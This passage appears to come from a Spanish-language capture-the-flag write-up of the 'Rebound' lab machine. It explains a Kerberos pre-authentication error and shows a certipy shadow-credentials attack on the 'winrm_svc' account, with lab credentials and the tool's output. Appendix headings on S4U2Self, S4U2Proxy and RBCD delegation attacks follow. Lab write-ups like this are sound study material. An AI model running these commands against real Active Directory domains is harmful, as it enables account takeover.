
El error KDC_ERR_PADATA_TYPE_NOSUPP indica que el Centro de Distribución de Claves (KDC) no admite el tipo de datos de preautenticación (pdata) especificado en la solicitud. En el contexto de Kerberos, la preautenticación es un mecanismo utilizado para verificar la identidad del usuario antes de emitir un ticket de servicio. Si el KDC no reconoce o no admite el tipo de datos de preautenticación proporcionado, se genera este error. Esto puede ocurrir debido a una configuración incorrecta o a una incompatibilidad entre el cliente y el KDC.

```
[+] (isolated)-(administrador@kali)-[~]
[+] $ certipy shadow auto -username oorenrd@rebound.htb -password '1GR8t@$$4u' -k -account winrm_svc -target dc01.rebound.htb
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Targeting user 'winrm_svc'
[*] Generating certificate
[*] Certificate generated
[*] Generating Key Credential
[*] Key Credential generated with DeviceID '171c938f-ef6f-9af2-8790-6fe3f73a78a1'
[*] Adding Key Credential with device ID '171c938f-ef6f-9af2-8790-6fe3f73a78a1' to the Key Credentials for 'winrm_svc'
[*] Successfully added Key Credential with device ID '171c938f-ef6f-9af2-8790-6fe3f73a78a1' to the Key Credentials for 'winrm_svc'
[*] Authenticating as 'winrm_svc' with the certificate
[*] Using principal: winrm_svc@rebound.htb
[*] Trying to get TGT...
[-] Got error while trying to request TGT: Kerberos SessionError: KDC_ERR_PADATA_TYPE_NOSUPP(KDC has no support for padata type)
[*] Restoring the old Key Credentials for 'winrm_svc'
[*] Successfully restored the old Key Credentials for 'winrm_svc'
[*] NT hash for 'winrm_svc': None
```




Anexo




S4U2Self






S4U2Proxy Constrained Delegation









S4U2Self & S4U2Proxy Constrained Delegation





S4U2Self & S4U2Proxy RBCD





Ataque RBCD

